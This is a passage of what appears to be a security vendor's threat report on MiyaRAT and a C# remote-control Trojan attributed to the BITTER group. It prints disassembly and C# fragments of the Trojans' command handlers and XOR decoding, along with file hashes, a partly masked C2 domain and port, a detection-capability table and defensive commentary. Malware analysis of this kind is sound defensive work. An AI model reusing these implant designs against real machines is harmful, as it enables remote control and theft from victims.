[ebp-29AC]:L"C:\\Users\\[redacted]e33" B: '\\v' C: '\\f' [ebp-24CC]:L"6.1 1 7601Service Pack 1" D: '\\r' 10D0F60:L" 3.0 " </pre> |
|---|---|

Figure 3-11 All system information obtained

The sample encrypts the system information and sends it to C2, then loops to receive and execute the attacker's instructions. The remote control Trojan instructions supported by the sample are summarized in Table 3-7.

Table 3-7 Remote control Trojan command function table

| Instruction code | Function |
|----------------------------|---|
| GDIR | Directory enumeration |
| DEL | File deletion |
| GFS | Directory enumeration (recursive) |
| SH1start_cmd , SH1start_ps | Process creation (cmd , powershell) |
| SH1 , SH2 | Command passing |
| SFS | File transfer, secondary instruction UPL1 file upload, DWNL file download |
| GSS | Screenshots |
| SH1exit_client | Process exit |

The attacker's command plaintext is encrypted with 0x43 XOR, and the command will be decrypted after receiving it. The following is a detailed analysis of each remote control Trojan command.

| | | |
|---------------------|--|----------------|
| > 0FB78C55 68DBFFFF | movzx ecx,word ptr ss:[ebp+edx*2-2498] | |
| . 8BC1 | mov eax,ecx | |
| . 66:3B8D 9CD6FFFF | cmp cx,word ptr ss:[ebp-2964] | |
| ✓ 73 25 | jae nsrzx.EBA3A8 | |
| . 66:85C0 | test ax,ax | |
| ✓ 74 20 | je nsrzx.EBA3A8 | |
| . 83F8 43 | cmp eax,43 | 43: 'C' |
| ✓ 74 1B | je nsrzx.EBA3A8 | |
| . 838D 98D6FFFF 07 | cmp dword ptr ss:[ebp-2968],7 | |
| . 8D8D 84D6FFFF | lea ecx,dword ptr ss:[ebp-297C] | |
| . 0F478D 84D6FFFF | cmova ecx,dword ptr ss:[ebp-297C] | |
| . 83F0 43 | xor eax,43 | |
| . 66:890451 | mov word ptr ds:[ecx+edx*2],ax | |
| > 42 | inc edx | edx:EntryPoint |
| . 3BD6 | cmp edx,esi | edx:EntryPoint |
| ^ 72 C3 | jb nsrzx.EBA370 | |

Figure 3-12XOR encryption with 0x43 instruction code

The GDIR command, similar to the Windows dir command, is used to list file and subdirectory information.

| | | |
|--------------------|---------------------------------|--------------------------------|
| . BA 780FF100 | mov edx,nsrzx.F10F78 | edx:EntryPoint, F10F78:L"GDIR" |
| . 85F6 | test esi,esi | |
| ✓ 74 19 | je nsrzx.EBA60A | |
| . 66:8B01 | mov ax,word ptr ds:[ecx] | |
| . 66:3B02 | cmp ax,word ptr ds:[edx] | edx:EntryPoint |
| ✓ 75 1A | jne nsrzx.EBA613 | |
| . 83C1 02 | add ecx,2 | |
| . 83C2 02 | add edx,2 | edx:EntryPoint |
| . 83EE 01 | sub esi,1 | |
| ^ 75 ED | jne nsrzx.EBA5F1 | |
| . 8B85 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| > C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| ✓ EB 0D | jmp nsrzx.EBA620 | |

Figure 3-13GDIR command - get system information

DELz command is used to delete the specified file.

| | | |
|--------------------|---------------------------------|--------------------------------|
| BA 840FF100 | mov edx,nsrzx.F10F84 | edx:EntryPoint, F10F84:L"DELz" |
| 85F6 | test esi,esi | |
| 74 19 | je nsrzx.EBA99A | |
| . 66:8B01 | mov ax,word ptr ds:[ecx] | |
| . 66:3B02 | cmp ax,word ptr ds:[edx] | edx:EntryPoint |
| 75 1A | jne nsrzx.EBA9A3 | |
| . 83C1 02 | add ecx,2 | |
| . 83C2 02 | add edx,2 | edx:EntryPoint |
| . 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.EBA981 | |
| . 8B85 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| > C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.EBA980 | |

Figure 3-14 DELz command - delete files

GFS command calculates the size of all files and subdirectories in the specified directory. The calculation results are sent to C2 three times, starting with "@@GSF=total file size" and ending with "=@@GFS".

| | | |
|--------------------|---------------------------------|-------------------------------|
| BA 900FF100 | mov edx,nsrzx.F10F90 | edx:EntryPoint, F10F90:L"GFS" |
| 85F6 | test esi,esi | |
| 74 19 | je nsrzx.EBA869 | |
| . 66:8B01 | mov ax,word ptr ds:[ecx] | |
| . 66:3B02 | cmp ax,word ptr ds:[edx] | edx:EntryPoint |
| 75 1A | jne nsrzx.EBA872 | |
| . 83C1 02 | add ecx,2 | |
| . 83C2 02 | add edx,2 | edx:EntryPoint |
| . 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.EBA850 | |
| . 8B85 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| > C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.EBA87F | |

Figure 3-15GFS command - directory enumeration to obtain file and subdirectory sizes

SH1start_cmd and SH1start_ps instructions are used to start cmd and powershell, execute the commands in the pipeline, and return the execution results to C2.

| | | |
|------------------|---------------------------------|---------------------------------------|
| BA AC0FF100 | mov edx,nsrzx.F10FAC | edx:EntryPoint, F10FAC:"SH1start_cmd" |
| 85F6 | test esi,esi | |
| 74 18 | je nsrzx.E8B319 | |
| 66:90 | nop | |
| 66:8801 | mov ax,word ptr ds:[ecx] | edx:EntryPoint |
| 66:3802 | cmp ax,word ptr ds:[edx] | |
| 75 1A | jne nsrzx.E8B322 | edx:EntryPoint |
| 83C1 02 | add ecx,2 | |
| 83C2 02 | add edx,2 | |
| 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.E8B300 | |
| 8885 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.E8B32F | |

| | | |
|------------------|---------------------------------|--------------------------------------|
| BA C80FF100 | mov edx,nsrzx.F10FC8 | edx:EntryPoint, F10FC8:"SH1start_ps" |
| 85F6 | test esi,esi | |
| 74 19 | je nsrzx.E8B408 | |
| 66:8801 | mov ax,word ptr ds:[ecx] | edx:EntryPoint |
| 66:3802 | cmp ax,word ptr ds:[edx] | |
| 75 1A | jne nsrzx.E8B4E4 | edx:EntryPoint |
| 83C1 02 | add ecx,2 | |
| 83C2 02 | add edx,2 | |
| 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.E8B4C2 | |
| 8885 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.E8B4F1 | |

Figure 3-16 SH1start_cmd , SH1start_ps ——execute cmd , ps commands

SH1 and SH2 instructions are used to execute shell instructions that write to the pipeline. SH2 will perform a short sleep before and after writing, depending on the situation.

| | | |
|------------------|---------------------------------|-------------------------------|
| BA E00FF100 | mov edx,nsrzx.F10FE0 | edx:EntryPoint, F10FE0:L"SH1" |
| 85F6 | test esi,esi | |
| 74 19 | je nsrzx.E8B691 | |
| 66:8801 | mov ax,word ptr ds:[ecx] | edx:EntryPoint |
| 66:3802 | cmp ax,word ptr ds:[edx] | |
| 75 1A | jne nsrzx.E8B69A | edx:EntryPoint |
| 83C1 02 | add ecx,2 | |
| 83C2 02 | add edx,2 | |
| 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.E8B678 | |
| 8885 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.E8B6A7 | |

Figure 3-17 SH1, SH2 instructions - write pipeline shell instructions

SFS instructions are used to upload and download files.

| | | |
|------------------|---------------------------------|-------------------------------|
| BA E80FF100 | mov edx,nsrzx.F10FE8 | edx:EntryPoint, F10FE8:L"SFS" |
| 85F6 | test esi,esi | |
| 74 19 | je nsrzx.E8B8C8 | |
| 66:8801 | mov ax,word ptr ds:[ecx] | edx:EntryPoint |
| 66:3802 | cmp ax,word ptr ds:[edx] | |
| 75 1A | jne nsrzx.E8B8D4 | edx:EntryPoint |
| 83C1 02 | add ecx,2 | |
| 83C2 02 | add edx,2 | |
| 83EE 01 | sub esi,1 | |
| 75 ED | jne nsrzx.E8B8B2 | |
| 8885 98D8FFFF | mov eax,dword ptr ss:[ebp-2468] | |
| C685 A7D6FFFF 01 | mov byte ptr ss:[ebp-2959],1 | |
| EB 0D | jmp nsrzx.E8B8E1 | |

Figure 3-18SFS instructions - file upload and download

The GSS instruction is used to take a screenshot of the target machine. The corresponding functional logic is to obtain the screen device context (Device Context) and create a compatible memory DC for off-screen drawing. By default, a bitmap object with a resolution of 1920 (0x780) x1080 (0x438) is created to store the screenshot data, and the screen content is copied to the memory bitmap to implement the screenshot function. At the same time, the width and height of the screenshot image are reduced by 1/3 and 1/5 of the original image, respectively, which may be intended to reduce the image size and reduce the subsequent transmission bandwidth. It may also indicate that the

main purpose of obtaining the screenshot action is to quickly determine the current host's operating status and attack value.

```

FF15 1C82F000 call dword ptr ds:[<&GetDC>]
50          push eax
8985 00FEFFFF mov dword ptr ss:[ebp-200],eax
FF15 1880F000 call dword ptr ds:[<&CreateCompatibleDC>]
8985 04FEFFFF mov dword ptr ss:[ebp-1FC],eax
BE 80070000 mov esi,780
8D85 64FEFFFF lea eax,dword ptr ss:[ebp-19C]
C785 A8FEFFFF mov dword ptr ss:[ebp-158],DC
50          push eax
6A FF       push FFFFFFFF
BF 38040000 mov edi,438
8985 F8FDFFFF mov dword ptr ss:[ebp-208],esi
6A 00       push 0
898D ECFDFFFF mov dword ptr ss:[ebp-214],edi
FF15 1482F000 call dword ptr ds:[<&EnumDisplaySetting>]
85C0        test eax,eax
74 18       je nsrzx.E886F6
8B85 10FFFFFF mov esi,dword ptr ss:[ebp-F0]
8B8D 14FFFFFF mov edi,dword ptr ss:[ebp-EC]
8985 F8FDFFFF mov dword ptr ss:[ebp-208],esi
898D ECFDFFFF mov dword ptr ss:[ebp-214],edi
57          push edi
56          push esi
FFB5 00FEFFFF push dword ptr ss:[ebp-200]
FF15 1080F000 call dword ptr ds:[<&CreateCompatibleBi
50          push eax
FFB5 04FEFFFF push dword ptr ss:[ebp-1FC]
FF15 1480F000 call dword ptr ds:[<&SelectObject>]
68 2000C000 push CC0020
6A 00       push 0
6A 00       push 0
FFB5 00FEFFFF push dword ptr ss:[ebp-200]
8985 FCDFFFFF mov dword ptr ss:[ebp-204],eax
57          push edi
56          push esi
6A 00       push 0
6A 00       push 0
FFB5 04FEFFFF push dword ptr ss:[ebp-1FC]
FF15 2C80F000 call dword ptr ds:[<&BitBlt>]

```

Figure 3-19GSS instructions - Screen capture

SH1exit_client command to exit the current Trojan program.

```

8A F80FF100 mov edx,nsrzx.F10FF8
8BC8        mov ecx,ecx
E8 ADA40000 call nsrzx.EC6090
BD8D 508FFFF lea ecx,dword ptr ss:[ebp-248]
8B85 A78FFFF mov byte ptr ss:[ebp-295],al
E8 5C400000 call nsrzx.EC0950
808D A78FFFF cmp byte ptr ss:[ebp-295],0
0FB5 A7020000 jne nsrzx.E88EAB
6A 03       push 3
6A 00       push 0

```

Figure 3-20 SH1exit_client command - exit

3.5 MiyaRAT Remote Control Trojan: winzxlz.msi

Table 3-8winzxlz.msi sample tags

| | |
|------------------------|---|
| Virus name | Trojan/Win32.MiyaRAT[APT] ^[9] |
| Original file name | winzxlz.msi |
| MD5 | F3943F24B7BD752B19DAB25A5409F20C |
| Processor architecture | Intel 386 or later processors |
| File size | 519.00 KB (531,968 bytes) |
| File format | Archive/Microsoft.MSI |
| Timestamp | 202 4:10:25 19:02:01 UTC |

| | |
|-------------------|-------------------------|
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

After the sample is run, it will release files in the C:\Windows\Installer directory and run. The information of the released files is shown 错误!未找到引用源。 Table 3-8.

Table 3-9Release file tags

| | |
|------------------------|---|
| Virus name | Trojan/Win32.MiyaRAT[APT] ^[9] |
| Original file name | Binary_ CCA3E30A6A966CBDD6526C4D6229BFFA |
| MD5 | B6631F979E854C4C313F48AC85009A61 |
| Processor architecture | Intel 386 or later processors |
| File size | 463.00 KB (474,112 bytes) |
| File format | PE32 executable (GUI) Intel 80386, for MS Windows |
| Timestamp | 202 4:10:25 19:02:01 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

The PDB path of the sample is: "C:\Users\DOMS\KugelBlitz\VSRepos\DEV\Leo_v4Client\Release\Leov4_client.pdb", which can be verified with the "Leov3" analysis in Section 3.4. "LEO" is the corresponding group, person and project number, and "V4" is the version number.

| | |
|-------|--|
| guid | E36D9BFD-8A33-4E2B-BBA-242F3834EB1A |
| path | C:\Users\DOMS\KugelBlitz\VSRepos\DEV\Leo_v4Client\Release\Leov4_client.pdb |
| stamp | 0x671B7AA9 (Fri Oct 25 11:02:01 2024 UTC) |

Figure 3-21PDB information

The core function of the released sample is located in the function sub_F49DE0. After running, it will try to connect to port 46346 of ****psvc.com.

The command functions of the Trojan are the same as those of the nsrzx.exe sample, so they will not be described here.

3.6 MiyaRAT Remote Control Trojan: wsrvx.exe

Table 3-10wsrvx.exe sample tags

| | |
|-------------------------------|--|
| Virus name | Trojan/Win 64.MiyaRAT[APT] ^[9] |
| Original file name | wsrvx.exe |
| MD5 | EAE58B38AA86E0FEEC37A529807F3FA0 |
| Processor architecture | Intel 386 or later processors |
| File size | 145 KB (148 , 992 bytes) |
| File format | BinExecute /Microsoft.PE[:X64] |
| Timestamp | 202 4:10:25 18:59:18 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

The C2 address and port that this sample connects back to are the same as those of the nsrzx.exe sample, both of which are port 46346 of ****psvc.com.

| | | |
|----------------------|--|--------------------------------|
| 4C:0F4705 C3880100 | cmova r8,qword ptr ds:[13FE74870] | 0000000013FE74870:&L" svc.com" |
| 48:8815 CC880100 | mov rdx,qword ptr ds:[13FE74880] | |
| 48:FFC2 | inc rdx | |
| 48:88C8 | mov rcx,rax | |
| FF15 10C90000 | call qword ptr ds:[<&wcscpy_s>] | |
| FF15 EAC20000 | call qword ptr ds:[<&?_Random_device>] | |
| C78424 24140000 FFFF | mov dword ptr ss:[rsp+1424],FFFFFFFF | |
| 898424 A4000000 | mov dword ptr ss:[rsp+A4],eax | |
| BA 01000000 | mov edx,1 | |
| 0F1F00 | nop dword ptr ds:[rax],eax | |
| 88C8 | mov ecx,eax | |
| C1E9 1E | shr ecx,1E | |
| 33C8 | xor ecx,eax | |

Figure 3-24Connect to C2 domain name and port

The wsrvx.exe sample is a 64-bit program. Except for the different software architecture, the behavior of the wsrvx.exe sample is basically the same as that of nsrzx.exe, which will not be described here.

3.7 C# Remote Control Trojan: winapricin.exe

A remote control Trojan developed in C# language by the "BITTER" organization in recent years. It uses .NET Framework as the runtime framework to ensure high compatibility in Windows systems, supports cross-version operation, and reduces development costs through compatibility advantages. Its technical evolution direction is consistent with the typical characteristics of South Asian APT organizations.

Table 3-11winapricin.exe sample tags

| | |
|------------------------|--------------------------------------|
| Virus name | Trojan / Win32.APosT ^[10] |
| Original file name | winapricin.exe |
| MD5 | A3DD7F773CD3B374071CC9C98A0DAE4F |
| Processor architecture | Intel 386 or later processors |
| File size | 40.50 KB (4 1,472 bytes) |
| File format | BinExecute /Microsoft.PE[:X86] |
| Timestamp | 2078-11-13 15:18:10 UTC |
| Compiled language | Microsoft Visual C # |
| Packer type | None |

The sample file name starts with "win", which is a social engineering technique to make users mistakenly think it is a Windows file. The timestamp is 2078, and it is obvious that the sample has been constructed with a timestamp to avoid time zone comparison and increase the difficulty of tracing the source, but it also brings a very obvious anomaly.

The sample first creates an ordered list, which registers and stores different MessageTypeS to define different functions.

```
public static void Activate()
{
    fgdhfgj_Fprocessor.messageList = new SortedList<short, fgdhfgj_Fprocessor.MessageType>();
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("1", 1, typeof(drawon_driven)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("2", 2, typeof(drawon_caliheliner)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("3", 3, typeof(drawon_filechangebegin)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("4", 4, typeof(drawon_changeSend)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("5", 5, typeof(drawon_changeSend)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("6", 6, typeof(drawon_facta)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("7", 7, typeof(drawon_startcommand)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("8", 8, typeof(drawon_dial)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("9", 9, typeof(drawon_stopcmd)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("10", 10, typeof(drawon_refreshClient)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("11", 11, typeof(drawon_changeStart)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("12", 12, typeof(drawon_copyw)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("13", 13, typeof(drawon_deletefile)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("14", 14, typeof(drawon_screenCapture)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("15", 15, typeof(drawon_folderdetailcmd)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("16", 16, typeof(drawon_stopfiledownload)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("17", 17, typeof(drawon_startshellwithpath)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("18", 18, typeof(drawon_searchFileExtension)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("19", 19, typeof(drawon_screenCaptureLive)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("20", 20, typeof(drawon_screenCaptureLiveStop)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("24", 24, typeof(drawon_startPs)));
    fgdhfgj_Fprocessor.registerMessage(new fgdhfgj_Fprocessor.MessageType("25", 25, typeof(drawon_powercommand)));
}
```

Figure 3-25Registered storage of MessageType containing remote control Trojan function

Each MessageType type contains name, opcode and Message members, and each Message member points to a specific class. The different classes and their functions are shown in Table 错误!未找到引用源。 Figure 5-1.




Figure 3-26 Attack actions and attack executor behaviors and tactical capabilities mapping

4 Assessment of Security Capabilities Required to Detect and Defend Against Relevant Attack Activities

Through a detailed analysis of threat events, we can obtain the attack process of running objects and running actions in the entire life cycle of the attack payload execution body, and further evaluate the key capability mapping matrix of anti-virus engine and active defense that the security protection software deployed on the terminal side should have. The key capability points of detection and defense of this series of attack activities are described in Table 41 of Antiy AVL SDK anti-virus engine and IEP terminal protection system have all the capabilities listed in the list.

Table 41 capabilities required to counter attack actions and attack execution entities

| Attack Execution Lifecycle | | Object | Action | Key capabilities of anti-virus engines | Active defense capability key capabilities |
|----------------------------|------|-----------------------|---|--|---|
| Pre-set and drop | Drop | Spear Phishing Emails | Attackers sent spear phishing emails with the subject line of Ministry of Foreign Affairs documents | 1. Email metadata extraction 2. Email sender detection 3. Email content detection (social engineering rhetoric , QR codes, etc.) 4. Attachment detection (double extension, etc.) | 1. (Phishing email protection) Email protocol parsing and extracting email source data, disassembling email object metadata such as body content, attachment file name, attachment file and sender 2. (Phishing email protection) Set social engineering keyword alert reminder rules in email subject |

| | | | | | |
|----------------|-------------|--|---|--|--|
| | | Email attachment 1: RAR compressed file | Receive email attachment 1 and attachment 2 | 1. RAR compression format recognition 2. Recursive detection of RAR archive derivative files | 1. (File Defense) Set up file defense for full disk monitoring 2. (File Defense) Set file defense to detect compressed files,.chm,.pdf,.cdt and other file extensions 3. (File Defense) Set the file defense decompression layer number and other detection configurations 4. (File Defense) Get email attachment file delivery engine detection 5. (File Defense) CHM format file embedded script to set alarm/interception rules 6. (File Defense) Set alert/interception rules by embedding scripts in PDF files |
| | | Email attachment 2: PDF document | | 1. PDF data stream Stream object parsing 2. Embedded malicious script detection 3. Built-in malicious URL detection | |
| Load Execution | Implement | Email attachment 1: CHM file with malicious script embedded in the compressed file | Email attachment 1: Tricking users into opening CHM files | 1. CHM format recognition 2. Disassembly of CHM embedded script 3. Derived malicious script sub-file recursive detection | WScript , Powershell and CMD through hh.exe |
| | | Email attachment 2: PDF document | Email attachment 2: Open the PDF document to jump to the phishing website built by the attacker | Malicious URL Detection | (Host firewall) monitors application access to C2 server request packets, obtains accessed IP, domain name and URL, and performs delivery engine detection to intercept threat C2 server access request packets |
| | Persistence | System scheduled tasks created by CHM files | Email attachment 1: Create a scheduled task after opening CHM | / | 1. (Process Defense) Monitor the creation/modification of scheduled tasks, disassemble the file path and command parameters of the execution object in the scheduled task, and then send the engine to detect and delete the threat scheduled task 2. (Process Defense) hh.exe creates a scheduled task to set alarm/interception rules |

| | | | | | |
|-----------------------|-----------------------|---|---|--|---|
| Effective Application | Process effectiveness | After the CHM file is opened, a PE format payload file is created to execute the scheduled task | Request the C2 server with host information | Malicious URL Detection | 1. (Host firewall) monitors application access to C2 server request packets, obtains accessed IP, domain name and URL, and detects the delivery engine to intercept threat C2 server access request packets 2. (Host firewall) Set up logging/alarm/blocking rules when the application request IP, Domain, and URL are untrusted overseas addresses |
| | | | 1. Accept instructions from the C2 service and issue them 2. The issued command is stored in the Public user document and named fc.cdt Download subsequent attack payloads in the ProgramDat a directory through cmd execution instructions | / | 1. (File defense) Monitor disk file creation/modification, delivery engine detection, and delete threat files 2. (File Defense) PE file objects downloaded by third-party applications are marked as application downloads 3. (File Defense) Set reminder rules for files downloaded by apps |
| | | Remote control Trojan wmRAT : mvcnrs.msivncrms.exeurvcse | 1. Execute the downloaded payload file 2. Payload file release file 3. Payload file sent to C2 backlink 4. Payload file executes remote control instructions | 1. MSI format recognition, structure analysis, signature verification, and recursive detection of derived files 2. PE format identification and object disassembly 3. Detection of extracted proprietary embedded malicious instructions | 1. (Process Defense) Monitor process startup behavior 2. (Process Defense) Monitor cmd / Powershell processes for dangerous command execution 3. (File defense) Monitor disk file creation/modification, delivery engine detection, and delete threat files 4. (File Defense) Set alarm/blocking rules when the attributes of files downloaded by the application have abnormal timestamps |

| | | | | | |
|--|----------------|---|---|---|---|
| | | Remote control Trojan MiyaRAT: nsrzx.exewinxlz.msiwsrvx.exe | | 1. PE format identification 2. Detect specific rich/ pdb path /registry/mutex and other compilation, linking, packaging and other environmental information 3. Detection of specific encryption algorithms 4. MSI format recognition, structure analysis, signature verification, and recursive detection of derived files | 5. (Host firewall) monitors application access to C2 server request packets, obtains accessed IP, domain name and URL, and detects the delivery engine to intercept threat C2 server access request packets |
| | | C# Remote Control Trojan : winapricin.exe | | 1. PE format identification 2. Compiler Identification (C#) 3. Parsing.NET's TypeRef table 4. Detection of extracted proprietary API call sequences | |
| | | Python stealer: updater.exe | | 1. Identification of compiler/package r (py to exe) 2. Extract the embedded python intermediate bytecode file pyc 3. Parse the pyc object structure and extract function names, variables, constants, etc. for threat detection | |
| | Purpose-driven | Python stealer: updater.exe | After the payload file is executed, it steals browser credential data | / | 1. (Active defense) Monitor the behavior of the program reading browser credentials 2. (Active defense) Untrusted programs read browsers and set records/alarms/interception |

| | | | | | |
|--|--|---|---|---|--|
| | | | | | rules based on sensitive certificates |
| | | Remote control Trojan MiyaRAT: nsrzz.exe | Payload file executes remote control command - screenshot | / | 1. (Active defense) Monitor the application's behavior of calling API to take screenshots 2. (Active defense) Screen capture of untrusted programs to set collection/alarm/interception rules |

5 Defensive Thinking

Attack organizations such as "White Elephant" and "BITTER" represent a style of operation, that is, they completely ignore the risk of exposure or even being exposed, and carry out large-scale pre-attacks that seem to be of low level. They maximize the initiative of the attacker to launch the attack, relying on a wide net to capture probabilistic events. This behavior is also a manifestation of the "persistence" in APT attacks. In the technical report "A²PT and Attack Weapons in "Quasi-APT" Incidents" ^[12] at the 2015 Internet Conference, researchers from Antiy pointed out that APT [12] simple technical concept, but must be related to its political and economic background. A (advanced) is relative, and its essence is the potential difference between attack capability and defense capability, while P (persistence) depends on the persistence of the attacker's operating will and the cost support capability. It may be the ability to connect, the ability to persist, or the ability to repeatedly enter. Therefore, P is the essential attribute of APT. Today we need to make a supplementary point of view. P itself not only includes the ability to maintain connection, persistence and repeated entry, but also includes continuous attempts.

From the attack payloads analyzed in this report, it can be seen that the attack characteristics of this activity are consistent with the attack style of threat actors in this direction. Its overall skills still use email as the main attack entry point, and adopt a wide-net mode to capture opportunities with low probability. Based on a certain understanding of our relevant institutions, it has certain social engineering skills and packaging for the email content, and constructs corresponding work emails and documents to implement social engineering attacks. It does not use vulnerabilities to construct execution opportunities, but directly adopts the form of embedding malicious scripts or links in attachments. This reflects that the vulnerability reserves of the attack organization are not rich, and it also shows that in the "casting a wide net and trying your luck" stage, it tries to avoid using valuable vulnerability resources as much as possible, and tries to achieve relevant attack effects at a lower cost through social engineering deception, format nesting, etc.

Since Antiy captured the attack activities of this organization in 2013, this organization has been operating in a relatively barbaric and crude manner, but this method is still continuing, which also indirectly shows that this attack is likely to achieve effective results. It exposes that some government, enterprises and individual users in China have blind spots in defense capabilities and security awareness. In these attacks, emails are used as the entrance to directly reach the terminal devices of the attacked personnel. Since encryption protocols are widely used in email sending and receiving, related attacks are highly invisible at the gateway exit and bypass traffic side of government and enterprise institutions. The large number of mobile offices and government and enterprise institutions using free Internet mailboxes may also cause the attack link to be outside the security defense boundary of government and enterprise institutions. Although the success rate of this attack is not high, once it succeeds, the control of the controlled host terminal is obtained by the attacker, and its host information and accessible resources can be obtained by the attacker. The relevant hosts and the obtained credentials will further become the attack entrances for attackers to move horizontally and spread the trust chain.

However, because the focus of domestic security investment has been on border and traffic security box equipment for a long time, the investment in terminal security protection has always accounted for a low proportion, and the low-price bidding model has been adopted in procurement. Effective security protection and virus detection capabilities have not been used as assessment indicators for security software procurement. Even a few information security managers have already believed that anti-virus is a functional switch, and as long as it is turned on, it has the corresponding capabilities, while ignoring that detection and protection capabilities can only be achieved by relying on the continuous operation and iteration of advanced anti-virus engines and kernel main defense. Defense resources and costs have not been deployed more at the key points of attack landing, so that a certain proportion of domestic government and enterprise terminals are under low-level protection and are easily penetrated by similar attacks.

On the host security environment side, there are many key application defense points that need to be strengthened, such as effective convergence of open ports and open service exposure surfaces, reasonable configuration reinforcement of the host system, effective protection of browsers and emails (WEB and client), especially security checks and execution action management and interception of executables. These protections require long-term accumulation and continuous operation of host strategies, and the construction of driver -level main defense capabilities to capture deep security events. If only relying on general application layer event collection, on the one hand, many attacks cannot be identified, obtained, and left traces, and on the other hand, when the threat is discovered,

it has already spread. If most threats are not intercepted in the first delivery, it will also bring a huge burden on network management.

Therefore, from the perspective of basic protection, the fulcrum of security returns to the host system side. Only by covering effective terminal security protection capabilities to every working host, every cloud workload, and every mobile office terminal, and continuously strengthening the security defense cornerstone on the system side, and building an end-to-end security operation closed loop on this basis, forming a closed loop of detection and response between the network security operation management system and each endpoint, forming a closed loop of coordinated linkage between each endpoint asset, and forming a closed loop of security vendors and user-side security intelligence consumption, can we better protect against threats and increase the opponent's attack cost. At the same time, since the personal mailboxes, home hosts, smart terminals and other devices of key personnel are also related attack points, in this case, they have actually constituted the necessary security extension required by the security protection on the government and enterprise side. Therefore, it is necessary to strengthen the corresponding security management and perception capabilities of mobile office and portable machines, rather than "running naked" or relying on Internet security software, so that effective threat intelligence and perception capabilities escape the scope of government and enterprise linkage.

